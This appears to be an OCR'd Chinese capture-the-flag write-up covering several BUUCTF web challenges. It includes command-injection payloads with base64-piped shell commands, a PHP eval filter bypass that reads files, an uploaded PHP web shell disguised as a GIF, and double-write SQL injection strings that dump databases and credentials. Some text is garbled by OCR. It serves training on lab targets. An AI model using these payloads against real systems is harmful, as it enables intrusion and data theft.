
法三:在bash被过滤的情况下可以尝试sh

```
?ip=127.0.0.1|echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
```

[ACTF2020 新生赛]Exec

还是先和上面一样，稍有不同是这道题目使用了POST传参
ping一下127.0.0.1，可以然后执行127.0.0.1;cat /flag;


[极客大挑战 2019]Knife



在根目录找到flag

2018]easy_tornado

WP



[RoarCTF 2019]Easy Calc

尝试在输入框输入正常的计算式都能返回正常的结果
题目提示有waf,所以输入其他符号和字母都会跳出这是啥呀的弹框
F12看了一下页面的源码
发现计算是在calc.php里面计算的

```
<body>

<div class="container text-center" style="margin-top:30px;">
  <h2>表达式</h2>
  <form id="calc">
    <div class="form-group">
      <input type="text" class="form-control" id="content" placeholder="输入计算式" data-com.agi
    </div>
    <div id="result"><div class="alert alert-success">
            </div></div>
    <button type="submit" class="btn btn-primary">计算</button>
  </form>
</div>
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>

</body></html>
```


url:“calc.php?num=”+encodeURIComponent($("#content").val()),
用的是：PHP的字符串解析特性

```
?num=phpinfo()
?%20num=phpinfo()
```

PHP字符串解析存在一个漏洞
php 会删除空格
php 会将一些符号转换为下划线


访问calc.php，直接给了源码

```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
        show_source(__FILE__);
}else{
                $str = $_GET['num'];
                $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
                foreach ($blacklist as $blackitem) {
                        if (preg_match('/' . $blackitem . '/m', $str)) {
                                die("what are you want to do?");
                        }
                }
                eval('echo '.$str.';');
}
?>
```


可以看见过滤了一些特殊字符，然后eval执行我们的命令。
我们先看根目录里面有什么东西，构造命令

```
/calc.php?%20num=var_dump(scandir(chr(47)))
```

var_dump是打印参数内容，scandir是查看参数目录里的内容和目录，chr(47)就是"/"，"/"被过滤了，我们使用chr(47)绕过



可以看到有一个f1agg，我们查看它的内容

```
/calc.php?%20num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
? num=var_dump(file_get_contents(chr(47).f1agg))
```


file_get_contents是将整个文件读入一个字符串

[极客大挑战 2019]Http

查看源码

```
        </section>

    <!-- Two -->
        <section id="two" class="wrapper alt style2">
            <section class="spotlight">
                <div class="image"><img src="images/pic01.jpg" alt="" /></div><div class="content">
                    <h2>小组简介</h2>
                    <p>·成立时间：2005年3月<br /><br />
                    ·研究领域：渗透测试、逆向工程、密码学、IoT硬件安全、移动安全、安全编程、二进制漏洞挖掘利用等安全技术<br /><br />
                    ·小组的愿望：致力于成为国内实力强劲和拥有广泛影响力的安全研究团队，为广大的在校同学营造一个良好的信息安全技术<a style="border:none;cursor:default;" onclick="return false" href="Secret.php">氛围

                </div>
            </section>
        </section>
cript src="assets/js/jquery.min.js"></script>
cript src="assets/js/jquery.scrollex.min.js"></script>
cript src="assets/js/jquery.scrolly.min.js"></script>
cript src="assets/js/skel.min.js"></script>
cript src="assets/js/util.js"></script>
<!--[if lte IE 8]><script src="assets/js/ie/respond.min.js"></script><![endif]-->
```


点击这个链接



抓包

Request


Pretty Raw \n Actions

```
1 GET /Secret.php HTTP/1.1
2 Host: node3.buuoj.cn:29930
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
.0
```


修改header添加一行：

Referer

极客大挑战 2019]Upload



上传一个一句话木马的jpg格式


我们就换一个一句话木马
新建一个文件后缀为：.phtml，写入一句话木马

```
GIF89a
<script language="php">eval($_POST['shell']);</script>
```

上传，bp拦截一下

```
POST /upload_file.php HTTP/1.1
Host: 1a00417c-ed05-41d4-9daa-6f2da57768be.node3.buuoj.cn
Content-Length: 359
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://1a00417c-ed05-41d4-9daa-6f2da57768be.node3.buuoj.cn
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywa3xYDmLtNyQzDjP
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.121 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
pplication/signed-exchange;v=b3;q=0.9
Referer: http://1a00417c-ed05-41d4-9daa-6f2da57768be.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundarywa3xYDmLtNyQzDjP
Content-Disposition: form-data; name="file"; filename="6.phtml"
Content-Type: application/octet-stream

GIF89a
<script language="php">eval($_POST['shell']);</script>

------WebKitFormBoundarywa3xYDmLtNyQzDjP
Content-Disposition: form-data; name="submit"

□□
------WebKitFormBoundarywa3xYDmLtNyQzDjP--
```


将Content-Type改为image/jpeg



然后蚁剑连接

/upload/6.phtml

编辑: /flag


```
1  flag{ca88e5a9-f628-4b01-abe3-8bb87fdb5d46}
2
```

https://blog.csdn.

bmV0L3FxXzUxNTU4MzYw,size_16,color_FFFFFF,t_70)


[极客大挑战 2019]BabySQL

先尝试万能密码`1' or 1=1 #` 显示ERROER
但是仔细观察报错语句，似乎没有看到or




猜测后端使用replace()函数过滤，尝试双写or：`1' oorr 1=1 #`
正常回显，看来我们猜测的不错。


测试字段数:1’ order by 3 #



order里面也有or，而且by也被过滤了，所以双写：`1' oorrder bbyy 3 #`
试下4:



说明字段数量为 3；
进行联合查询；1’ union select 1,2,database() #




看起来，union，select,都被过滤了；
更改命令：

```
`1' uniunionon selselectect 1,2,database() #`
```


表名：

```
`1' uniunionon selselectect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_s
chema='geek' #`
```



查下b4bsql里面的列:

```
1' uniunionon selselectect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table_
name="b4bsql" #
```




直接看username,password:

```
1' uniunionon selselectect 1,username,passwoorrd frfromom b4bsql #
```

然后想到可能找错库了，查看所有库：

```
1' uniunionon selselectect 1,2,group_concat(schema_name) frfromom (infoorrmation_schema.schemata) #
```




查表名:

```
1' uniunionon selselectect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_sc
hema='ctf' #
```

查列：

```
`1' uniunionon selselectect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table
_name="Flag" #`
```



直接查看。

```
1' uniunionon selselectect 1,2,flag frfromom ctf.Flag #
```


法二：

爆当前数据库名

```
/check.php?username=1' uniunionon selselectect 1,2,database()%23&password=123
```

